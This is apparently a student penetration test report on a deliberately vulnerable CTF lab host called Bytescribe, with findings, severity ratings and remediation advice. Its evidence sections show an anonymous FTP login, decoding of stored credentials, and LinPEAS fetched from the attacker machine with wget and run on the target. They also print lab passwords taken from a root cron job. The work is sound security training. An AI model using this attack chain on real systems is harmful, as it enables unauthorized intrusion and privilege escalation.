



Bytescribe

Black-Box Penetration Test Report

Business Confidential

Tester:Duyghu Asgarova

Date:July 2nd,2025

Project:Ubuntu Server Pentesting

Version:22.04.3 LTS

Bytescribe

Table of Contents

Table of Contents.....	2
Confidentiality Statement.....	4
Disclaimer.....	4
Contact Information.....	4
Assesment Overview.....	5
Assesment Components.....	6
Internal Penetration Test.....	6
Finding Severity Ratings.....	7
Risk Factors.....	7
Likelihood.....	7
Impact.....	7
Scope.....	8
Executive Summary.....	8
Scoping and Time Limitations.....	8
Testing Summary.....	8
Tester Notes and Recommendations.....	10
Key Strength and Weaknesses.....	11
Vulnerability Summary and Report Card.....	13

Internal Penetration Test Findings.....	13
Technical Findings.....	15
Internal Penetration Test Findings.....	15
Finding IPT-001: Anonymous FTP Access Allowed(Critical).....	15
Finding IPT-002: Credential Disclosure via Readable Cron Job(Critical).....	19
Finding IPT-003: Credential Reuse Across Services(Critical).....	22
Finding IPT-004: Root SSH Access Enabled(Critical).....	24
Finding IPT-005: Symlink Abuse via Cron Job(Critical).....	26
Finding IPT-006: Weak Credential Encoding (Base45) (High).....	27
Finding IPT-007: Weak Password Complexity(High).....	30
Finding IPT-008: Potential Shadow File Exposure via Symlink(High).....	31
Finding IPT-009: Sensitive File Storage in FTP(High).....	34
Finding IPT-010: Predictable Cron Schedule(Moderate).....	35
Finding IPT-011: SSH Default Banner Displayed (Informational).....	37

Confidentiality Statement

This document is the intellectual property of Code Academy and the participating security student, Duyghu Asgarova. It contains proprietary and confidential information derived from a simulated penetration test conducted for educational and training purposes. Unauthorized reproduction, distribution, or use — in part or in whole — is prohibited without explicit consent from both Code Academy and the author.

Code Academy may share this report internally or with academic evaluators under confidentiality agreements to demonstrate proficiency in offensive security training and assessment methodology.

Disclaimer

This report represents the results of a time-boxed internal penetration test performed against a controlled CTF environment (target IP: 192.168.1.142, host: Bytescribe). The findings, techniques, and recommendations reflect conditions observed during the assessment window and may not account for changes made outside that period.

As this simulation focused on identifying and exploiting the most critical vulnerabilities within the available timeframe, not all systems or security controls were evaluated exhaustively. The assessment prioritizes real-world attacker behavior, targeting the weakest configurations for initial access and privilege escalation.

Contact Information

Name	Title	Contact Information
Bytescribe		
Tural Mansimli	Information Security Manager	Email: turalmansimli@code.edu.az
Code Academy		
Duyghu Asgarova	Penetration Tester	Email: duyghuaa@code.edu.az

Bytescribe

Assessment Overview


From June 3rd to July 12nd, 2025, Code Academy conducted a student-led internal penetration test against a simulated host environment (192.168.1.142) named Bytescribe, as part of an educational Capture the Flag (CTF) challenge. The goal of the engagement was to evaluate the internal security posture of the target system and identify common misconfigurations, vulnerabilities, and privilege escalation paths in alignment with industry-recognized best practices.

The methodology used in this assessment is based on the following frameworks:

- NIST SP 800-115 – Technical Guide to Information Security Testing and Assessment
- OWASP Testing Guide v4
- Code Academy's custom internal penetration testing procedures

The testing process was broken into the following structured phases:

- **Planning** – Define scope, objectives, and rules of engagement (CTF-based, internal, non-disruptive).
- **Discovery** – Conduct scanning and enumeration to identify exposed services, misconfigurations, and potential vulnerabilities (e.g., FTP, SSH, cron jobs).
- **Attack** – Exploit confirmed vulnerabilities such as anonymous FTP access, weak password policies, credential reuse, and symlink manipulation to achieve user and root-level access.
- **Reporting** – Document all vulnerabilities, exploitation steps, failed and successful attempts, as well as observed system strengths (e.g., up-to-date kernel and sudo versions, no Sudo misconfig).



Bytescribe

Assessment Components

Internal Penetration Test

An internal penetration test was performed to simulate an attacker with internal access to the network. The attack was launched from a Kali Linux host (192.168.1.138) targeting a vulnerable Ubuntu 22.04.3 LTS machine (192.168.1.142) configured with various misconfigurations and security flaws. The test involved active enumeration, exploitation of misconfigured services, privilege escalation, and data exfiltration techniques.

The attacker began by scanning the internal network to identify open ports and available services. A ProFTPD service was discovered that allowed anonymous access. Through FTP, a file named hidden.txt was retrieved, which contained credentials encoded in Base45. Decoding the file revealed valid SSH login credentials for a low-privileged user (bytescribe), granting initial shell access to the system.

Privilege escalation was achieved through multiple methods. LinPEAS was transferred to the target and executed to discover weaknesses, including a world-readable cron job that copied sensitive credential data to /tmp/root.passwd. The attacker was able to obtain root credentials from this file and gain root-level access over SSH (port 2222), due to PermitRootLogin being enabled.

Post-exploitation techniques included accessing user flags, sensitive files, and attempting symlink attacks to manipulate the cron job. This allowed the attacker to access the root flag by linking the cron's target file to /root/root.txt. Further enumeration showed the potential to expose /etc/shadow via the same symlink trick, which could allow password hash cracking using tools like John the Ripper.

The attacker successfully demonstrated the ability to:

- Exploit FTP misconfigurations to retrieve sensitive information
- Perform privilege escalation using readable cron jobs
- Bypass file access restrictions through symbolic link manipulation
- Gain root access via leaked credentials
- Exfiltrate sensitive data such as flags and potentially hashed passwords

This internal assessment confirms multiple high-risk vulnerabilities within the system that would allow a malicious actor with limited access to fully compromise the machine and extract critical data.

Bytescribe

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Scope

Assessment	Details
Local Machine	192.168.1.138/24
Target Machine	192.168.1.142/24

Executive Summary

Code Academy evaluated Bytescribe's internal security posture through penetration testing from June 3rd, 2025 to July 12nd, 2025. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Time limitations were in place for testing. Internal network penetration testing was permitted for forty (40) business days.

Testing Summary

The network assessment evaluated the internal security posture of the Bytescribe machine as part of a controlled capture-the-flag (CTF) exercise. From an internal perspective, the assessment was conducted by Code Academy student Duyghu Asgarova, who performed enumeration, service exploitation, privilege escalation, and lateral movement techniques to identify vulnerabilities and simulate real-world attack scenarios.

Bytescribe

The student began by scanning the target (192.168.1.142) from an internal attacker machine (192.168.1.138), identifying an open FTP service (ProFTPD) that allowed anonymous login. This led to the discovery of a Base45-encoded file containing credentials, which revealed SSH access to a low-privileged user account (bytescribe).

Once access was gained, the student performed local enumeration and used LinPEAS to uncover multiple privilege escalation vectors. A world-readable cron job was found to copy sensitive credentials from /home/bytescribe/creds.txt to /tmp/root.passwd every minute. This weakness allowed the attacker to retrieve valid root credentials, which in turn enabled SSH access to the root account over port 2222.

Post-exploitation steps revealed the presence of sensitive files (user1.txt, user2.txt and root.txt) and demonstrated the ability to abuse the cronjob through symlink attacks to read otherwise restricted files. This included potential access to /etc/shadow, which, while not exploited during testing, could allow future attackers to perform offline password cracking using tools such as John the Ripper.

While no Active Directory environment was present in this scenario, the test simulated realistic internal attack paths such as:

- Gaining initial access through exposed services with default credentials
- Escalating privileges via misconfigured cron jobs
- Bypassing file permissions through symlink vulnerabilities
- Accessing sensitive system data, including password hashes and root-only files

The remainder of the vulnerabilities primarily relate to insecure configurations, such as:

- PermitRootLogin being enabled
- Poor credential storage practices
- No isolation or protection of critical cron tasks
- No auditing or alerts on file tampering or privilege escalation

Ultimately, the student was able to fully compromise the system, retrieve all available flags, and demonstrate real-world risks associated with poor internal hardening. For a full walkthrough of the attack chain and privilege escalation path, please refer to the Technical Findings section.

Bytescribe

Tester Notes and Recommendations

The results of the Byte Scribe CTF environment assessment are indicative of a deliberately vulnerable system designed for learning and skill development. However, many of the issues discovered mirror real-world misconfigurations commonly found in production networks, making this an excellent training exercise for internal threat simulation.

Two major themes emerged during testing: weak credential handling and unsafe privilege escalation paths. The initial system compromise was achieved via an anonymous FTP login, a default setting often overlooked in misconfigured environments. From there, weak credential storage (e.g., base45-encoded passwords in FTP-accessible files) allowed further access via SSH, simulating a typical low-effort attacker foothold.

Privilege escalation was made possible by insecure cron configurations. A cron job regularly copied credentials to a world-readable location, and its predictable behavior allowed the tester to:

- Extract the root password
- Exploit vulnerabilities via symlink attacks
- Potentially retrieve password hashes from `/etc/shadow` for offline cracking

These findings illustrate the risk of improperly secured scheduled tasks, poor file permissions, and insufficient monitoring.

We recommend the following corrective actions for similar real-world environments:

- **Restrict Default and Anonymous Services:** Disable anonymous access to FTP and other remote services unless absolutely required and tightly monitored.
- **Strengthen Credential Policies:** Store credentials securely using proper encryption/hashing and never expose them in world-readable directories. Use strong, complex passwords for all accounts.
- **Harden Scheduled Tasks:** Prevent privilege escalation by ensuring cron jobs run with least privilege, verify symlink targets, and avoid copying sensitive data to unsecured locations like `/tmp`
- **Disable Root SSH Access:** `PermitRootLogin` should be set to `no` to prevent direct root access via SSH. Use `sudo` with appropriate access controls and auditing.
- **Protect Critical Files:** Ensure sensitive system files such as `/etc/shadow` are protected from indirect access. Monitor for symlink abuse or sudden changes in cron job behavior.
- **Implement Monitoring and Alerts:** Systems should alert on suspicious behavior such as repeated reads of sensitive files, changes to cron jobs, or unauthorized privilege escalation attempts.

Bytescribe

On a positive note, although the Bytescribe machine was intentionally misconfigured for educational purposes, it did demonstrate several defensive strengths. While no active security monitoring was present (as expected in a CTF setting), multiple secure configurations were observed that helped limit attack vectors.

For instance, despite full compromise being possible, the machine did not grant sudo permissions to the initial low-privileged user (bytescribe), and enumeration via sudo -l confirmed no elevated commands were accessible. Additionally, while privilege escalation was achieved through indirect methods, the system's sudo version (1.9.9) was not vulnerable to the Baron Samedit (CVE-2021-3156) exploit. The Linux kernel version (6.2.0-33) also confirmed that known vulnerabilities such as CVE-2021-22555 were not exploitable, reducing the number of direct local kernel-level attacks.

Overall, the Byte Scribe environment performed as expected for a vulnerable CTF challenge, simulating realistic misconfigurations and escalation paths. It successfully allowed a student penetration tester to simulate reconnaissance, exploitation, lateral movement, and full privilege compromise.

We recommend reviewing the findings and patching misconfigurations to further harden this lab or adapt the exercise for more advanced scenarios. Regular internal testing, even in lab setups, improves attacker awareness and helps reinforce secure system design.

Key Strengths and Weaknesses

1. bytescribe user had no sudo privileges, reducing immediate privilege escalation risk.
2. sudo version 1.9.9 is not vulnerable to known sudo exploits like Baron Samedit (CVE-2021-3156).
3. Kernel version 6.2.0-33 is not vulnerable to critical local privilege escalations such as CVE-2021-22555.
4. System restricted privilege escalation through sudo, enforcing a more secure default posture.

Key Weaknesses Identified During the Assessment

1. Anonymous FTP login was allowed, leading to unauthorized file access.
2. Credentials were stored insecurely and exposed via Base45 encoding.
3. World-readable cron output (/tmp/root.passwd) led to credential disclosure.
4. Predictable cron job behavior was vulnerable to symlink abuse.

Bytescribe

-
5. Root SSH access (PermitRootLogin yes) was enabled, allowing direct root login.
 6. No logging or alerting mechanisms were present to detect suspicious behavior
 7. Weak file permission practices allowed low-privileged users to access sensitive content.
 8. Insecure credential reuse (same root credentials used for SSH and cron-exposed file).
 9. No password complexity enforcement; simple passwords enabled easy compromise.
 10. Lack of protection for /etc/shadow, potentially exposing hashes to offline cracking.

Bytescribe

Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

Internal Penetration Test Findings

13	5	6	0	1
Critical	High	Moderate	Low	Informational
Finding		Severity	Recommendation	
Internal Penetration Test				
IPT-001: Anonymous FTP Access Allowed		Critical	Disable anonymous FTP access and require strong authentication for all users.	
IPT-002:Credential Disclosure via Readable Cron Job		Critical	Remove world-readable permissions and securely handle sensitive files in scheduled tasks.	
IPT-003 Credential Reuse Across Services:		Critical	Use unique credentials per service. Rotate and expire credentials regularly.	
IPT-004: Root SSH Access Enabled		Critical	Disable root SSH login; enforce privilege escalation via sudo with auditing.	
IPT-005:Symlink Abuse via Cron Job		Critical	Validate file targets in cron jobs and restrict symlink resolution with secure configurations.	

Bytescribe

Finding	Severity	Recommendation
IPT-006:Weak Credential Encoding (Base45)	High	Avoid storing secrets in plaintext or reversible formats. Use secure password vaults.
IPT-007: Weak Password Complexity	High	Enforce strong password policies following CIS Benchmarks or use PAM modules.
IPT-008:Potential Shadow File Exposure via Symlink	High	Protect critical files from indirect access; restrict cron file read permissions.
IPT-009:Sensitive File Storage in FTP	High	Restrict sensitive file placement. Encrypt or hash passwords.
IPT-010:Predictable Cron Schedule	Moderate	Add randomness to cron job timing or use systemd timers with stricter access control.
IPT-011:SSH Default Banner Displayed	Informational	Customize or disable SSH banners to reduce fingerprinting and enumeration by external attackers.

Bytescribe

Technical Findings

Internal Penetration Test Findings

Finding IPT-001: Anonymous FTP Access Allowed (Critical)

Description:	The Code Academy testing student discovered that the target host (192.168.1.142) was running a misconfigured FTP service (ProFTPD) which allowed anonymous access without a password. Using this anonymous session, the tester successfully downloaded a file named hidden.txt, which was Base45-encoded. Upon decoding the file, a valid set of SSH credentials for the bytescribe user was obtained. This marked the initial point of compromise in the assessment. Anonymous FTP access is a significant security risk. It allows unauthenticated users to retrieve files from the server — sometimes containing information. When paired with poor password handling or misconfigured directory permissions, this service can easily become a stepping stone to full system compromise. sensitive
Risk:	Likelihood: High — Anonymous FTP is easy to detect and exploit, especially with no password required. Impact: Very High — This vulnerability directly led to credential exposure and the first user-level foothold on the system.
System:	Target IP(192.168.1.142);Service:FTP(ProFTPD)
Tools Used:	nmap (for port discovery and service detection);FTP client
References:	CWE-306: Missing Authentication for Critical Function (MITRE)

Evidence :

Bytescribe

```
(root@kali) ~/home/kali
# nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-05 11:54 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00097s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.1.2
Host is up (0.00074s latency).
MAC Address: 00:50:56:F0:E8:A3 (VMware)
Nmap scan report for 192.168.1.142
Host is up (0.00055s latency).
MAC Address: 00:0C:29:B9:65:A3 (VMware)
Nmap scan report for dslddevice.lan (192.168.1.254)
Host is up (0.00043s latency).
MAC Address: 00:50:56:FC:48:0F (VMware)
Nmap scan report for 192.168.1.138
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.07 seconds
```

First of all,I use nmap tool with -sn extension to find target systems's IP address.According to results,it is 192.168.1.142.

```
(root@kali) ~/home/kali
# nmap -sC -sV -A -T4 192.168.1.142
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-05 11:59 EDT
Nmap scan report for 192.168.1.142
Host is up (0.00036s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r-- 1 ftp      ftp      30 Sep 15 2023 hidden.txt
|_ -rw-r--r-- 1 ftp      ftp      170 Sep 15 2023 welcome.msg
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 6a:51:e8:d8:aa:f7:41:d9:4f:4b:82:95:bd:46:0d:82 (ECDSA)
|_ 256 02:da:42:5e:7c:63:0b:02:54:cb:da:5f:44:11:1f (ED25519)
2222/tcp  open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 23:db:32:1f:23:e2:9d:9d:49:f1:5c:ca:8d:3c:ce:03 (ECDSA)
|_ 256 1d:52:7b:aa:36:b7:67:08:46:35:e8:8d:e7:f7:6a:64 (ED25519)
MAC Address: 00:0C:29:B9:65:A3 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.36 ms 192.168.1.142

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.60 seconds
```

Then with nmap tool,I found open ports,services and their versions that run.Port 21,22,2222 are open,so ftp and ssh services are active.

```
(root@kali) ~/home/kali
# ftp 192.168.1.142
Connected to 192.168.1.142.
220 ProFTPD Server (Debian) [::ffff:192.168.1.142]
Name (192.168.1.142:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@192.168.1.138 !

The local time is: Sat Jul 05 12:01:11 2025

This is an experimental FTP server. If you have any unusual problems,
please report them via e-mail to <root@bytescribe-virtual-machine>.

230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

ProFTPD has default credentials for access,with help of it the access is gained with 'Anonymous' username without entering password.

```
ftp> ls -la
229 Entering Extended Passive Mode (|||4128|)
150 Opening ASCII mode data connection for file list
drwxr-x-- 2 ftp      ftp      4096 Sep 15 2023 .
drwxr-x-- 2 ftp      ftp      4096 Sep 15 2023 ..
-rw-r--r-- 1 ftp      ftp      30 Sep 15 2023 hidden.txt
-rw-r--r-- 1 ftp      ftp      170 Sep 15 2023 welcome.msg
226 Transfer complete
```

Ls command is used to list files and directories,according results I face with welcome.msg and hidden.txt files.


```
ftp> get hidden.txt
local: hidden.txt remote: hidden.txt
229 Entering Extended Passive Mode (|||49902|)
150 Opening BINARY mode data connection for hidden.txt (30 bytes)
100% |*****| 30 35.85 KiB/s 00:00 ETA
226 Transfer complete
30 bytes received in 00:00 (15.41 KiB/s)
ftp> get welcome.msg
local: welcome.msg remote: welcome.msg
229 Entering Extended Passive Mode (|||52441|)
150 Opening BINARY mode data connection for welcome.msg (170 bytes)
100% |*****| 170 2.28 MiB/s 00:00 ETA
226 Transfer complete
170 bytes received in 00:00 (136.86 KiB/s)
ftp> bye
221 Goodbye.
```

I download files to my local machine for reading the content inside the them.

```
(root@kali) ~/home/kali
ls welcome.msg
welcome.msg
(root@kali) ~/home/kali
ls hidden.txt
hidden.txt
```

```
(root@kali) ~/home/kali
cat welcome.msg
Welcome, archive user SUBSR !

The local time is: %T

This is an experimental FTP server. If you have any unusual problems,
please report them via e-mail to <root@kl>.
```

```
(root@kali) ~/home/kali
cat hidden.txt
9KC7WEJQE*KEYJC5G7$/E4-CFH8Q1
```

While welcome.msg doesn't contain any suspicious info,hidden.txt has a base45 encoding format.

BASE45 DECODER

★ BASE45 CIPHERTEXT

9KC7WEJQE*KEYJC5G7\$/E4-CFH8Q1

★ RESULTS FORMAT ☒ STRING OF PRINTABLE CHARACTERS (ASCII/UNICODE) ☐ HEXADECIMAL 00-7F-FF

I can easily get password of bytescribe with online decoder because of weak encoding-base45.

Results

9KC7WEJQE*KE...8Q1

bytescribe:4vrf%BTG

Bytescribe

```

root@kali:~/home/kali# ssh bytescribe@192.168.1.142
The authenticity of host '192.168.1.142 (192.168.1.142)' can't be established.
ED25519 key fingerprint is SHA256:FgEM7djbdkf6qtvyl0z4TPV35vWzjmKSJ09cm8VHB8k.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.142' (ED25519) to the list of known hosts.
bytescribe@192.168.1.142's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-33-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Expanded Security Maintenance for Applications is not enabled.

28 updates can be applied immediately.
27 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Sun Oct 1 17:53:06 2023 from 192.168.163.1
bytescribe@bytescribe-virtual-machine:~$

```

With 4vrf%BTG password that gained from base45 decoder,we can make a ssh connection to user bytescribe.

```

bytescribe@bytescribe-virtual-machine:~$ ls -la
. .bash_history .bashrc .config Desktop Downloads .local Pictures Public .snap .sudo_as_admin_successful user1.txt
. .bash_logout .cache creds.txt Documents gnuPG Music .profile .selected_editor .ssh Templates Videos
bytescribe@bytescribe-virtual-machine:~$ cat user1.txt
ICSD[34e24ab4eeef182bc8a1e9467db58e5ae]

```

2 suspicious files are seen:creds.txt and user1.txt.

```

bytescribe@bytescribe-virtual-machine:~$ cat user1.txt
ICSD[34e24ab4eeef182bc8a1e9467db58e5ae]

```

Although user bytescribe doesn't have permission to access to creds.txt,we can read user1.txt.It is our first flag.

Remediation :

To remediate this issue, anonymous FTP access should be disabled immediately in the ProFTPD configuration. This can be done by either removing the <Anonymous> block entirely or by setting DenyAll within the LOGIN limit to prevent unauthenticated access. If FTP is still required for legitimate purposes, access should be restricted to authenticated users only, and the use of secure alternatives such as SFTP or FTPS is strongly recommended. Sensitive files, such as credentials, should never be stored in publicly accessible FTP directories. Permissions on FTP directories should be strictly configured using the principle of least privilege, ensuring only necessary users can read or write to those paths. Additionally, FTP server logs should be regularly monitored for signs of unauthorized access or unusual behavior. Implementing firewall rules to restrict FTP access to trusted internal IP addresses can further reduce risk. Finally, IT and development staff should be educated on the risks of using reversible encoding (such as Base45) to store credentials, and encouraged to use proper encryption or secure vault solutions for managing sensitive information.

Bytescribe

Finding IPT-002: Credential Disclosure via Readable Cron Job(Critical)

Description:	The Code Academy testing student discovered that the target host (192.168.1.142) had a readable global cron job configured in /etc/crontab. This job executed with root privileges and copied the contents of /home/bytescribe/creds.txt into /tmp/root.passwd every minute. Since /tmp/root.passwd was world-readable, the tester was able to access the contents of the file without elevated privileges. The file contained valid root credentials in the form of a username:password pair (root:1x2zQSWA), which were then used to successfully SSH into the system as the root user via port 2222. This allowed for full system compromise. Storing sensitive credentials in plaintext and copying them to a globally readable location via a scheduled task represents a severe security misconfiguration. This type of vulnerability gives unprivileged users direct access to administrator-level credentials and enables vertical privilege escalation with minimal effort.
Risk:	Likelihood: High — Readable cron jobs and writable /tmp directories are commonly abused by attackers in local privilege escalation scenarios. Impact: Very High — The attacker gained full root access due to plaintext credentials being exposed.
System:	Target IP(192.168.1.142); Cron daemon, file system permissions
Tools Used:	linpeas.sh (for local enumeration); wget (to fetch LinPEAS from attack box);cat, ls, and ssh (to confirm and use credentials)
References:	CWE-312: Cleartext Storage of Sensitive Information (MITRE) CWE-732: Incorrect Permission Assignment for Critical Resource

Evidence:

Bytescribe

```
(root@kali)~# wget https://github.com/carlosspolop/PEASS-ng/releases/latest/download/linpeas.sh
--2025-07-06 07:10:59-- https://github.com/carlosspolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh [following]
--2025-07-06 07:11:03-- https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20250701-bdcab634/linpeas.sh [following]
--2025-07-06 07:11:04-- https://github.com/peass-ng/PEASS-ng/releases/download/20250701-bdcab634/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/7723a6e9-560c-4a97-b413-a213fa7f7502?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20250706%2Fus-east-1%2F%3Faws4_request&X-Amz-Date=20250706T111032Z&X-Amz-Expires=1800&X-Amz-Signature=093f2330ad656e0b7edac4092a66cb6a2f9a03ff0261855a4b3947b082afa3246X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2025-07-06 07:11:04-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/7723a6e9-560c-4a97-b413-a213fa7f7502?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20250706%2Fus-east-1%2F%3Faws4_request&X-Amz-Date=20250706T111032Z&X-Amz-Expires=1800&X-Amz-Signature=093f2330ad656e0b7edac4092a66cb6a2f9a03ff0261855a4b3947b082afa3246X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.111.133, 185.199.110.133, 185.199.108.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 956174 (934K) [application/octet-stream]
Saving to: 'linpeas.sh'

linpeas.sh                               100%[=====] 933.76K  2.14MB/s   in 0.4s

2025-07-06 07:11:05 (2.14 MB/s) - 'linpeas.sh' saved [956174/956174]

(root@kali)~# chmod +x linpeas.sh

(root@kali)~#
```

As user bytescribe doesn't have sudo rights, linpeas tool can't be installed to target machine. Therefore, I install linpeas tool to my local machine(kali).

```
(root@kali)~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

bytescribe@bytescribe-virtual-machine:~$ wget http://192.168.1.138:8080/linpeas.sh -O /tmp/linpeas.sh
--2025-07-06 07:13:34-- http://192.168.1.138:8080/linpeas.sh
Connecting to 192.168.1.138:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 956174 (934K) [text/x-sh]
Saving to: '/tmp/linpeas.sh'

/tmp/linpeas.sh                               100%[=====] 933.76K  --KB/s   in 0.01s

2025-07-06 07:13:34 (66.1 MB/s) - '/tmp/linpeas.sh' saved [956174/956174]

bytescribe@bytescribe-virtual-machine:~$ chmod +x /tmp/linpeas.sh
```

After linpeas tool is installed, local machine acts as server for target machine to get linpeas from it with wget tool.

```
bytescribe@bytescribe-virtual-machine:~$ cd /tmp
bytescribe@bytescribe-virtual-machine:/tmp$ ./linpeas.sh
```



```

Do you like PEASS?

Learn Cloud Hacking : https://teaching.hacktricks.xyz
Follow on Twitter   : @hacktricks_live
Respect on HTB      : SirBroccoli

Thank you!

LinPEAS-ng by carlospolop

```

```

17 * * * * root cd / 66 run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / 66 run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / 66 run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / 66 run-parts --report /etc/cron.monthly )
* * * * * root cat /home/bytescribe/creds.txt > /tmp/root.passwd

```

After running linpeas on target machine, it shows a root-owned cronjob which copies content of /home/bytescribe/creds.txt to /tmp/root.passwd.

```

bytescribe@bytescribe-virtual-machine:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / 66 run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / 66 run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / 66 run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / 66 run-parts --report /etc/cron.monthly )
* * * * * root cat /home/bytescribe/creds.txt > /tmp/root.passwd
bytescribe@bytescribe-virtual-machine:~$

```

```

bytescribe@bytescribe-virtual-machine:~$ cat /tmp/root.passwd
root:1x2zQSWA

```

So /home/bytescribe/creds.txt file's content is accessible through /tmp/root.passwd. It reveals credentials such as root:1x2zQSWA.

Bytescribe

Remediation:

